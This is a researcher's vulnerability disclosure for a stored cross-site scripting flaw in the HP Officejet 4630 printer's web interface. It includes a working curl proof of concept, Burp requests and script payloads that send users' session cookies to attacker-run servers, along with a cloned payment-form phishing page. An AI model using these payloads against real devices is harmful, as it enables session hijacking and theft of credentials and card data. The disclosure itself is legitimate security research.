HP Officejet 4630 0-Day Vulnerability Disclosure

Unauthenticated Cross-site Scripting (XSS) – Stored CWE-79

Tyler C Butler
Security Researcher

Table of Contents

Introduction

This disclosure describes a 0-day vulnerability found in the HP Officejet printer by freelance security researcher Tyler Butler. The printer was found to be vulnerable to an unauthenticated stored cross-site scripting (XSS) vulnerability which allows remote attackers to execute arbitrary JavaScript on the printer's embedded webserver (EWS). Threat actors can exploit this vulnerability by connecting directly to the printer's local network when within physical distance of a vulnerable device or connecting over the wider internet for devices with endpoints exposed.

Shodan results from January 2020 show over 700,000 HP Officejet devices connected to the internet[1], several hundreds of which match the exact model assessed in this report.[2] The risks of such vulnerable devices left open to the internet are severe. Attackers can inject payloads that redirect users to their own server or use other malicious scripts such as information stealing payloads, content modification and form-jacking. Such attacks can enable malicious actors to impersonate users using session-hijacking techniques or steal sensitive data like credit card and log-in credentials.

The component responsible for the vulnerability is AirPrint.js, a script used by HP developers to set configuration options for AirPrint. AirPrint is an Apple technology used by many leading printer manufacturers to simplify printing from compatible iOS devices.[3] The component is used in two user input fields' in the html table *airprint-statusTbl* located in the *Airprint Status* tab on the *Network Settings* page. User input in this field is not sanitized, allowing html encoded payloads to be saved in the user settings. Once these settings are requested by reloading the application, the payload is interpreted by the client browser, triggering the vulnerability.

Exaggerating the flaw is the lack of proper Content Security Policy (CSP) controls. Current CSP controls enable unsafe-inline JavaScript by default, meaning injected in-line JavaScript commands are unblocked by the browser. Allowing this method increases the risks posed by the XSS vulnerability as attackers have the ability run arbitrary in-line code. In addition to poor CSP controls, user cookies are weakly protected and can be read from injected code.

[1] Shodan Results for HP Officejet. (n.d.). Retrieved from https://www.shodan.io/search?query=HP+Officejet
[2] Shodan Results for HP Officejet 4630 series - B4L03A. (n.d.). Retrieved from https://www.shodan.io/search?query=HP+Officejet+4630+series+-+B4L03A
[3] About AirPrint. (n.d.). Retrieved from https://support.apple.com/en-us/HT201311#printers

Scope

The scope of this disclosure is defined as the vendor, product, and model which were found to be vulnerable by the researcher. At present, only the HP Inc, HP Officejet 4630 e-All-in-One Printer series model number B4L03A, and firmware version MYM1FN2025AR were tested for this 0-day vulnerability.[4] The offending component, AirPrint, is used in other HP products; according to Apple, there are over 1,000 models of HP printers capable of AirPrint.[5] Other models of HP printers that share this same vulnerable component are likely to be vulnerable as well but have not been assessed.

Table 1: Tested Product Version

Product Name	***HP Officejet 4630 e-All-in-One Printer series***
Product Model Number	B4L03A
Product Serial Number	CN3CJ2M03D05Y0
Service ID	24236
Firmware Version	MYM1FN2025AR
Total Page Count	3254

Identified Vulnerabilities

The following section identifies and describes the vulnerabilities found.

Unauthenticated Cross-site Scripting (XSS) – Stored CWE-79


The HP Officejet 4630 e-All-in-One Printer series uses an embedded web server (EWS) to allow users to conduct services wirelessly such as document scanning and faxing. The EWS serves as the management console for these features. Broadcasting its own network SSID, users can connect to the printer to start services, configure settings, update firmware, etc. One of these feature settings, AirPrint, was found to have a component vulnerable to XSS in the table *airprint-statusTbl*.

Specifically, user supplied input in the *printer location* and *printer name* fields of the *airprint-statusTbl* is vulnerable to stored cross-site scripting due to a vulnerability in the implementation of Airprint, located in the resource /webApps/AirPrint/AirPrint.js. Input in this field is stored in the resource /DevMgmt/ProductConfigDyn.xml or /DevMgmt/NetAppsDyn.xml respectively and sent via an HTTP PUT request. It is interpreted back to the user un-sanitized on the /#hId-pgAirPrint page. Attackers can manually input a payload string up to 32 characters long through the web browser or send a specially crafted PUT request with a longer payload. The payload can be placed in the body of the PUT request between the open and closing *dd:DeviceLocation* tags for the *printer location* input or the *dd:ApplicationServiceName* tags for the *Printer Name* input.

[4] HP Officejet 4630 e-All-in-One Printer series. (n.d.). Retrieved from https://support.hp.com/us-en/product/hp-officejet-4630-e-all-in-one-printer-series/5305049
[5] About AirPrint. (n.d.). Retrieved from https://support.apple.com/en-us/HT201311#printers

When not sent via the browser, the payload must be HTML character encoded, replacing greater then and less then symbols with their HTML equivalents, i.e the less then symbol ,<, becomes *&lt;* . A simple payload that demonstrates the XSS is the <*plaintext*> html tag. When injected and saved on the server, html content after the location of the payload will be rendered as plaintext instead of valid html code, clearly showing the client browser interpreting the input.

Figure 1: Entering a Simple html Tag in the Printer Name Input


HP Officejet 4630 e-All-in-One
Not Secure | 192.168.223.1/#hId-pgAirPrint
English
HP Officejet 4630 e-All-in-One Printer series
Home
Scan
Fax
Web Services
Network
Tools
Settings
Wireless (802.11)
HP Wireless Direct
AirPrint™
Status
Networking

AirPrint™ Settings

Printer Name <plaintext>

Caution: Changing the Printer Name might affect other print queues.

Printer Location

Geographic Location


Use Degrees minutes seconds (DMS). (Example: 37° 24' 58"N 122° 8' 41"W)

Latitude 37 ° 24 ' 58 " N

Longitude 37 ° 24 ' 58 " E

Pictured above, the XSS payload <plaintext> is used as input in the Printer Name field

Figure 2: An XSS Payload Being Rendered by the Client Browser



AirPrint™ Status

AirPrint™ enables easy network printing from Apple supported products with no need to install drivers or download software.

AirPrint™ Status	On
Printer Name	`</td></tr><tr><td class=''>Printer Location</td><td class=''>Not Available</td></tr><tr><t`


For Supply Levels, visit Estimated Ink Levels page.

Note: Turning On AirPrint™ will enable Bonjour and Internet Printing Protocol.

Pictured above, the XSS payload <plaintext> is rendered by the EWS application, forcing the browser to display the application code as plaintext in the Printer Name row of the Airprint Status table.

Of course, any number of more malicious payloads could be used such as *&lt;script&gt;alert(document.cookie);&lt;/script&gt;*; .When injected and reloaded, the client browser will open an alert with the contents of the current users' cookies.

Figure 3: Executing a Simple Payload to Alert Document Cookies


HP Officejet 4630 e-All-in-On
Not Secure | 192.168.223.1/#hId-pgAirPrint
One Printer series
Home
Scan
Settings
OK

192.168.223.1 says

mobileView=0; sid=s0600b26c-d36a8f71cdbe743da21c4c37b52fc00e


Pictured above, a JavaScript payload is executed on a vulnerable version of the HP Officejet 4630, displaying an alert popup printing the contents of the current users' cookies via the document.cookies function

The two aforementioned fields were the only user input found to be vulnerable to such an attack. Mitigations were found to be in place in other areas of the application. For example, using the *<plaintext>* payload in the *host name* field of the *Networking* tab on the *Network* settings page results in an error message, *"Host Name: Invalid input".* Similar behavior is observed in other areas of the application.

Table 2: Vulnerable Input Fields

Input Field	***Output Resource***	***Table ID***
AirPrint Printer Location	/#hId-pgAirPrint	airprint-statusTbl-Tbl
AirPrint Printer Name	/#hId-pgAirPrint	airprint-statusTbl-Tbl

Figure 4: Using Burpsuite to Send the Simple XSS Payload to Target



Target: https://192.168.223.1

```
PUT /DevMgmt/NetAppsDyn.xml HTTP/1.1
Host: 192.168.223.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:84.0) Gecko/2(
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml
Content-Length: 738
Origin: https://192.168.223.1
Authorization: Basic YWRtaW46dGVzdA==
Connection: close
Referer: https://192.168.223.1/
Cookie: sid=s29e441bf-7c671ea72e5e8b4497ee0dbd9370f4a8
DNT: 1
Sec-GPC: 1

<?xml version="1.0" encoding="UTF-8"?>
  <!-- THIS DATA SUBJECT TO DISCLAIMER(S)INCLUDED WITH THE PRODUCT OF ORIG:
  <nadyn:NetAppsDyn xsi:schemaLocation="http://www.hp.com/schemas/imaging/(
    <nadyn:DNSSDConfig>
      <dd:ApplicationServiceName>
        &lt;script&gt;window.location=\'http://google.com'&lt;/script&gt;
      </dd:ApplicationServiceName>
    </nadyn:DNSSDConfig>
  </nadyn:NetAppsDyn>
```


```
HTTP/1.1 200 OK
Server: HP HTTP Server; HP Officejet 4630 series - B4L03A; Serial Number:
CN3CJ2M03D05Y0; Built:Tue Jun 16, 2020 10:22:46AM {MYM1FN2025AR}
Content-Length: 0
Cache-Control: must-revalidate, max-age=0
Pragma: no-cache
```

Pictured above on left, the application security testing tool BurpSuite is shown sending a PUT request to the server with an XSS payload. On right, the results of a succesful request to put the payload onto the EWS

Proof of Concept

To demonstrate how a remote attacker could exploit this vulnerability, a simple proof of concept exploit was developed. The exploit uses the bash curl command to send an HTTP PUT request to the target webserver using a small payload. The payload command uses the JavaScript *window.location* function to force the client browser to make a request to an attacker-owned machine hosted on the same network http://192.168.223.100. The request appends the cookies of the user who loads the page using the *document.cookies* function, thus sending the users session-id to the attacker. The attacker can then retrieve the session id from the server logs. This particular payload makes no attempt to hide the exploit from the end users, however the next section covers a more sophisticated URL-redirection attack that would be difficult for users to identify.

Figure 4: Simple XSS PoC Exploit Using Curl




```
curl -i -s -k -X $'PUT' \
    -H $'Host: 192.168.223.1' -H $'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:85.0) Gecko/20100101
Firefox/85.0' -H $'Accept: */*' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H
$'Content-Type: text/xml' -H $'Content-Length: 1190' -H $'Origin: https://192.168.223.1' -H $'Authorization: Basic
YWRtaW46YWRtaW4K' -H $'Connection: close' -H $'Referer: https://192.168.223.1/' \
    -b $'sid=s15302d09-4f8d6c4387b2e0a1588df2f874ac6752' \
    --data-binary $'<?xml version=\"1.0\" encoding=\"UTF-8\"?>\x0a<!-- THIS DATA SUBJECT TO DISCLAIMER(S) INCLUDED
WITH THE PRODUCT OF ORIGIN. -->\x0a<prdcfgdyn2:ProductConfigDyn xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-
instance\" xmlns:dd=\"http://www.hp.com/schemas/imaging/con/dictionaries/1.0/\"
xmlns:prdcfgdyn2=\"http://www.hp.com/schemas/imaging/con/ledm/productconfigdyn/2009/03/16\"
xmlns:prdcfgdyn=\"http://www.hp.com/schemas/imaging/con/ledm/productconfigdyn/2007/11/05\"
xsi:schemaLocation=\"http://www.hp.com/schemas/imaging/con/ledm/productconfigdyn/2009/03/16
../schemas/ledm2/ProductConfigDyn.xsd
http://www.hp.com/schemas/imaging/con/ledm/productconfigdyn/2007/11/05 ../schemas/ProductConfigDyn.xsd
                http://www.hp.com/schemas/imaging/con/dictionaries/1.0/
../schemas/dd/DataDictionaryMasterLEDM.xsd\">\x0a\x09\x0a\x09\x0a\x09<prdcfgdyn2:ProductSettings>\x0a\x09\x09\x0a\x0
9\x09\x0a\x09\x09\x0a\x09\x09\x0a\x09\x09\x0a\x09\x09\x0a\x09\x09\x0a\x09\x09\x0a\x09\x09\x0a\x09\x09\x0a\x09\x09\x0
a\x09\x09<prdcfgdyn:DeviceInformation>\x0a\x09\x09\x09\x0a\x09\x09\x09\x0a\x09\x09\x09<dd:DeviceLocation>&lt;script&
gt;window.location=\'http://192.168.223.100?cookie=\' + document.cookie&lt;/script&gt;
</dd:DeviceLocation>\x0a\x09\x09\x09\x0a\x09\x09</prdcfgdyn:DeviceInformation>\x0a\x09\x09\x0a\x09</prdcfgdyn2:Produ
ctSettings>\x0a\x09\x0a</prdcfgdyn2:ProductConfigDyn>' \
    $'https://192.168.223.1/DevMgmt/ProductConfigDyn.xml'
```

Figure 5: Simple Exploit Payload

```
&lt;script&gt;window.location=\'http://192.168.223.100?cookie=\' + document.cookie&lt;/script&gt;
```

Figure 6: Exfiltrating User Cookies


iTerm2
Shell
Edit
View
Session
Scripts
Profiles
Toolbelt
Window
Help
Sun Jan 10 1:03 PM
Directory listing for /?cookie=m
Not Secure
192.168.223.100/?cookie=mobileView=0;%20sid=s44308e81-a3a8e13924998fdd00ca3dfbabc56dd6
iTerm Zsh Shell

Directory listing for /?cookie=mobileView=0; sid=s44308e81-a3a8e13924998fdd00ca3dfbabc56dd6

```
→  exploit python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.223.100 - - [10/Jan/2021 13:03:24] "GET /?cookie=mobileView=0;%20sid=s44308e81-a3a8e13924998fdd00ca3dfbabc56dd6 HTT
P/1.1" 200 -
192.168.223.100 - - [10/Jan/2021 13:03:24] code 404, message File not found
192.168.223.100 - - [10/Jan/2021 13:03:24] "GET /robots.txt HTTP/1.1" 404 -
192.168.223.100 - - [10/Jan/2021 13:03:24] code 404, message File not found
192.168.223.100 - - [10/Jan/2021 13:03:24] "GET /favicon.ico HTTP/1.1" 404 -
```

Shown above, the proof-of-concept exploit is shown collecting user session id's by redirecting the user to an attacker owned server on the local network. Below, a simple python server is running on the localhost gathering the session-id appended to the GET request.

Advanced Proof of Concept

While the simple PoC demonstrates the risks, it would be easy to identify in the wild and thus would be an unlikely technique to be used by advanced threat actors. A more advanced exploit would be to use the *window.location* function to redirect the user to a clone of the HP Officejet EWS server owned by a remote attacker. To demonstrate this, a simple Ubuntu LAMP sever (174.138.48.45) was spun up using Digital Ocean, a cloud infrastructure provider. The EWS website front-end was cloned using Jekyll, a static web generation tool written in ruby. To protect users and ensure the PoC is not able to be browsed publicly, it has been protected with basic HTTP authentication and the following credentials.

Table 2: PoC Exploit Server Credentials


value	***key***
Username	admin
Password	cHJpbnRlciBzZWN1cml0eSA7KQo=
IPv4	174.138.48.45
Service/ Port	http/80

Figure 7: Advanced Exploit Payload

```
&lt;script&gt;window.location=\' http://174.138.48.45/?cookie=\' + document.cookie&lt;/script&gt;
```

In this more advanced exploitation method, triggering the payload redirects the user to the clone site, where any number of malicious scripts could be running. In this example, a simple payment form has been inserted on the main page, which could be used in combination with social engineering to get users to send their credit card details to an attacker. Another, more plausible, approach would be to redirect users to a similar clone but have a popup to their HP Inc or other authentication forms where users would provide their usernames and passwords. Once the attacker's objective is complete, they could simply redirect the user back to their own webserver, clean up indicators of compromise by resetting the vulnerable fields, and let them proceed as intended.

Figure 8: Triggering a URL Redirect Via XSS



HP Officejet 4630 e-All-in-One Printer series

WARNING: This is a PoC Exploit and not affiliated with HP

AirPrint™ Status

AirPrint™ enables easy network printing from Apple supported products with no need to install drivers or download software.

AirPrint™ Status	On
Printer Name	HP Officejet 4630 series [6551AD]
Printer Location	Vulnerable
Geographic Location	Unknown

For Supply Levels, visit Estimated Ink Levels page.

Error: You're Billing is out of date for HP Airprint. Please use the following form to update your account


Payment Details
CARD NUMBER
Valid Card Number
EXPIRATIONEXP DATE
MM / YY
CV CODE
CVC
COUPON CODE

Pictured above is an example of a clone EWS website. Malicious users can redirect targets to a similar site and attempt to steal payment credentials or log-in information

Data Exfiltration via Content-Security-Policy Bypass

The embedded web server implements a content-security policy (CSP), which typically prevents JavaScript functions from executing in malicious ways. In fact, several malicious payloads are prevented from running on the server because they are blocked by the policy. For example, payloads that load remote JavaScript files or images are blocked by the browser because of a CSP violation. This is not true for all XSS payloads as the CSP allows the use of *'unsafe-inline'* in the *default-src* parameter. This means that injecting JavaScript functions like *window.location* can still be executed and redirect users to remote servers, as seen in the advanced PoC. The below image shows a report from csp-evaluatator which shows that current content-security-policies still enable XSS exploits.[6]

Figure 9: Evaluating the Content-Security-Policy



Content Security Policy

```
Content-Security-Policy: default-src 'self' 'unsafe-eval' 'unsafe-inline';
    style-src * 'unsafe-inline'; frame-ancestors 'self'
```

CSP Version 3 (nonce based + backward compatibility checks)

Evaluated CSP as seen by a browser supporting CSP Version 3

●	default-src	
✓	style-src	
✓	frame-ancestors	
?	object-src [missing]	Can you restrict object-src to 'none'?
ⓘ	require-trusted-types-for [missing]	Consider requiring Trusted Types for scripts to lock down DOM XSS injection sinks. You can do this by adding "require-trusted-types-for 'script'" to your policy.

Shown above is a report generated by the csp-evaluator tool from Google showing several issues with the CSP policy in use, most notably within the default-src parameters


In addition to the security gaps in the CSP, the standard cookie settings also create an environment where users are put at risk. None of the cookies set by the application uses the httpOnly flag, meaning that JavaScript functions are able to read their contents. If the httpOnly flag was set, the exploits described in this PoC would not be able to gather the session-id.

[6] Google. (n.d.). CSP Evaluator. Retrieved from https://csp-evaluator.withgoogle.com/

Vulnerable Components

